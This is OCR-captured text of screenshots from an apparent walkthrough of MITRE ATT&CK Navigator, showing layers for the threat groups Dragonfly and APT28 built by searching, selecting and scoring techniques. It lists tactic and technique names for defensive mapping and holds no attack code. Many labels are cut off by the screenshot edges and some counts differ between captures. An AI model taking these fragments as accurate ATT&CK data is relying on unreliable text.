- Deobfuscate/Decode Files or Information
- Direct Volume Access
- Domain Policy Modification (0/2)
- Execution Guardrails (0/1)
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (0/1)
- Hide Artifacts (2/9)
- Hijack Execution Flow

Creder Acce
15 techn
- Adversary-in-the-Middl
- Brute Force (2/4)
- Credential from Pass Stores (0/3)
- Exploitatic for Creder Access
- Forced Authentic
- Forge Wel Credential
- Input Capture (1,
- Modify Authentic Process (0/
- Multi-Fact Authentic Interceptio
- Multi-Fact Authentic

Search
apt28

Search Settings

☑ name ☑ ATT&CK ID ☑ description ☑ data sources

Techniques (1)

select all | deselect all

Acquire Infrastructure : Domains view select deselect

Threat Groups (2)


select all | deselect all

APT28 view select deselect

Sandworm Team view select deselect

MITRE ATT&CK® Navigator v4.6.4

I have one layer called the dragonfly_layer



mitre-attack.github.io/attack-navigator/

Apps | Imported | Bookmarks | chandrakantha.com... | Facebook Group N... | Alexander Street Pr... | Saved Tabs | PQ Basic Search - ProQ... | Fidelity NetBenefits... | Advanced Search: E... | Other bookm

dragonfly_layer ✕ +

Reconnaissance 10 techniques
- Active Scanning (1/3)
- Gather Victim Host Information (0/4)
- Gather Victim Identity Information (1/3)
- Gather Victim Network Information (0/6)
- Gather Victim Org Information (1/4)
- Phishing for Information (2/3)
- Search Closed Sources (0/2)
- Search Open Technical Databases (0/5)
- Search Open Websites/Domains (0/2)
- Search Victim-Owned Websites

Resource Development 7 techniques
- Acquire Infrastructure (3/6)
- Compromise Accounts (1/2)
- Compromise Infrastructure (1/6)
- Develop Capabilities (0/4)
- Establish Accounts (0/2)
- Obtain Capabilities (1/6)
- Stage Capabilities (1/5)

Initial Access 9 techniques
- Drive-by Compromise
- Exploit Public-Facing Application
- External Remote Services
- Hardware Additions
- Phishing (2/3)
- Replication Through Removable Media
- Supply Chain Compromise (1/3)
- Trusted Relationship
- Valid Accounts (0/4)

Execution 10 techniques
- Command and Scripting Interpreter (3/5)
- Exploitation for Client Execution
- Inter-Process Communication (1/2)
- Native API
- Scheduled Task/Job (1/2)
- Shared Modules
- Software Deployment Tools
- System Services (0/1)
- User Execution (2/2)
- Windows Management Instrumentation

Persistence 18 techniques
- Account Manipulation (1/2)
- BITS Jobs
- Boot or Logon Autostart Execution (2/10)
- Boot or Logon Initialization Scripts (1/2)
- Browser Extensions
- Compromise Client Software Binary
- Create Account (1/2)
- Create or Modify System Process (0/1)
- Event Triggered Execution (1/11)
- External Remote Services

Privilege Escalation 13 techniques
- Abuse Elevation Control Mechanism (0/1)
- Access Token Manipulation (1/5)
- Boot or Logon Autostart Execution (2/10)
- Boot or Logon Initialization Scripts (1/2)
- Create or Modify System Process (0/1)
- Domain Policy Modification (0/2)
- Escape to Host
- Event Triggered Execution (1/11)
- Exploitation for Privilege Escalation
- Hijack Execution Flow

Defense Evasion 34 techniques
- Abuse Elevation Control Mechanism (0/1)
- Access Token Manipulation (1/5)
- BITS Jobs
- Debugger Evasion
- Deobfuscate/Decode Files or Information
- Direct Volume Access
- Domain Policy Modification (0/2)
- Execution Guardrails (0/1)
- Exploitation for Defense Evasion
- File and Directory Permissions Modification (0/1)
- Hide Artifacts (3/9)
- Hijack Execution Flow

Credei Acce 15 techn
- Adversary the-Middl
- Brute Force (3/4)
- Credential from Pass Stores (0/3)
- Exploitatic for Creder Access
- Forced Authentic
- Forge Wel Credential
- Input Capture (1,
- Modify Authentic Process (0/
- Multi-Fact Authentic Intercepti
- Multi-Fact Authentic

Search: dragonfly

Search Settings
🟦 name 🟦 ATT&CK ID 🟦 desc ta sources

Techniques (0)
select all | deselect all
no results for techniques

Threat Groups (1)
select all | deselect all
Dragonfly view | select | deselect

Software (3)


legend

MITRE ATT&CK® Navigator v4.6.4

Provost Nominatio....pdf | Distinguished Facu....pdf | Show all

Type here to search | 83°F | 5:42 PM 6/29/2022

I decided to create another layer, APT28_layer. Use the + sign here. The layer is now colored in red.



Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 13 techniques	Defense Evasion 34 techniques	Creder Acce 15 techn
Active Scanning (1/3)	Acquire Infrastructure (2/6)	Drive-by Compromise	Command and Scripting Interpreter (2/5)	Account Manipulation (1/2)	Abuse Elevation Control Mechanism (0/1)	Abuse Elevation Control Mechanism (0/1)	Adversary the-Middl
Gather Victim Host Information (0/4)	Compromise Accounts (1/2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (1/5)	Access Token Manipulation (1/5)	Brute Force (2/4)
Gather Victim Identity Information (1/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (1/2)	Boot or Logon Autostart Execution (1/10)	Boot or Logon Autostart Execution (1/10)	BITS Jobs	Credential from Pass Stores (0/3)
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (1/2)	Boot or Logon Initialization Scripts (1/2)	Debugger Evasion	Exploitatic for Creder Access
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (2/3)	Scheduled Task/Job (0/2)	Browser Extensions	Create or Modify System Process (0/1)	Deobfuscate/Decode Files or Information	Forced Authentic
Phishing for Information (1/3)	Obtain Capabilities (1/6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Domain Policy Modification (0/2)	Direct Volume Access	Forge Wel Credential
Search Closed Sources (0/2)	Stage Capabilities (0/5)	Supply Chain Compromise (0/3)	Software Deployment Tools	Create Account (0/2)	Escape to Host	Domain Policy Modification (0/2)	Input Capture (1,
Search Open Technical Databases (0/5)		Trusted Relationship	System Services (0/1)	Create or Modify System Process (0/1)	Event Triggered Execution (1/11)	Execution Guardrails (0/1)	Modify Authentic Process (0/
Search Open Websites/Domains (0/2)		Valid Accounts (0/3)	User Execution (2/2)	Event Triggered Execution (1/11)	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Multi-Fact Authentic Intercepti
Search Victim-Owned Websites			Windows Management Instrumentation	External Remote Services	Hijack Execution Flow	File and Directory ... Modification (0/1)	Multi-Fact Authentic
						(2/9)	
						Hijack Execution Flow	

Hijack Execution Flow (T1574)

MITRE ATT&CK® Navigator v4.6.4


Search
apt28

Search Settings
name ATT&CK ID desc ... ta sources


Techniques (1)
select all | deselect all
Acquire Infrastructure : Domains view select deselect

Threat Groups (2)
select all | deselect all
APT28 view select deselect
Sandworm Team view select deselect

Give it a score, say 2



Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 13 techniques	Defense Evasion 34 techniques	Credential Access 15 techniques	Discovery 25 techniques	Lateral Movement 9 techniques	techniques	techniqu
Active Scanning (1/3)	Acquire Infrastructure (2/6)	Drive-by Compromise	Command and Scripting Interpreter (2/5)	Account Manipulation (1/2)	Abuse Elevation Control Mechanism (0/1)	Abuse Elevation Control Mechanism (0/1)	Adversary-in-the-Middle (0/3)	Account Discovery (0/3)	Exploitation of Remote Services	Adversary-in-the-Middle (0/3)	Application Layer Protocol (2/4)
Gather Victim Host Information (0/4)	Compromise Accounts (1/2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (1/5)	Access Token Manipulation (1/5)	Brute Force (2/4)	Application Window Discovery	Internal Spearphishing	Archive Collected Data (1/3)	Communicatio Through Removable Media
Gather Victim Identity Information (1/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (1/2)	Boot or Logon Autostart Execution (1/10)	Boot or Logon Autostart Execution (1/10)	BITS Jobs	Credentials from Password Stores (0/3)	Browser Bookmark Discovery	Lateral Tool Transfer	Audio Capture	Data Encoding (0/2)
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (1/2)	Boot or Logon Initialization Scripts (1/2)	Debugger Evasion	Exploitation for Credential Access	Debugger Evasion	Remote Service Session Hijacking (0/1)	Automated Collection	Data Obfuscation (1
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (2/3)	Scheduled Task/Job (0/2)	Browser Extensions	Create or Modify System Process (0/1)	Deobfuscate/Decode Files or Information	Forced Authentication	Domain Trust Discovery	Remote Services (1/5)	Browser Session Hijacking	Dynamic Resolution (0/3
Phishing for Information (1/3)	Obtain Capabilities (1/6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Domain Policy Modification (0/2)	Direct Volume Access	Forge Web Credentials (0/2)	File and Directory Discovery	Replication Through Removable Media	Clipboard Data	Encrypted Channel (1/2)
Search Closed Sources (0/2)	Stage Capabilities (0/5)	Supply Chain Compromise (0/3)	Software Deployment Tools	Create Account (0/2)	Escape to Host	Domain Policy Modification (0/2)	Input Capture (1/4)	Group Policy Discovery	Software Deployment Tools	Data from Information Repositories (1/1)	Fallback Channels
Search Open Technical Databases (0/5)		Trusted Relationship	System Services (0/1)	Create or Modify System Process (0/1)	Event Triggered Execution (1/11)	Execution Guardrails (0/1)	Modify Authentication Process (0/3)	Network Service Discovery	Taint Shared Content	Data from Local System	Ingress Tool Transfer
Search Open Websites/Domains (0/2)		Valid Accounts (0/3)	User Execution (2/2)	Event Triggered Execution (1/11)	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Multi-Factor Authentication Interception	Network Share Discovery	Use Alternate Authentication Material	Data from Network Shared Drive	Multi-Stage Channels
Search Victim-Owned Websites			Windows Management Instrumentation	External Remote Services	Hijack Execution Flow	File and Directory Permissions Modification (0/1)	Multi-Factor Authentication	Network Sniffing		Data from Removable Media	Non-Application Layer Protocol
						Hide Artifacts (2/9)		Password Policy Discovery		Data Staged	
						Hijack Execution Flow		Peripheral Device Discovery			



The ATT&CK Navigator is a web-based tool for annotating and exploring ATT&CK matrices. It can be used to visualize defensive coverage, red/blue team planning, the frequency of detected techniques, and more.

help changelog theme ▾

Create New Layer	Create a new empty layer
Open Existing Layer	Load a layer from your computer or a URL
Create Layer from other layers	Choose layers to inherit properties from

domain *

Choose the domain and version for the new layer. Only layers of the same domain and version can be merged.

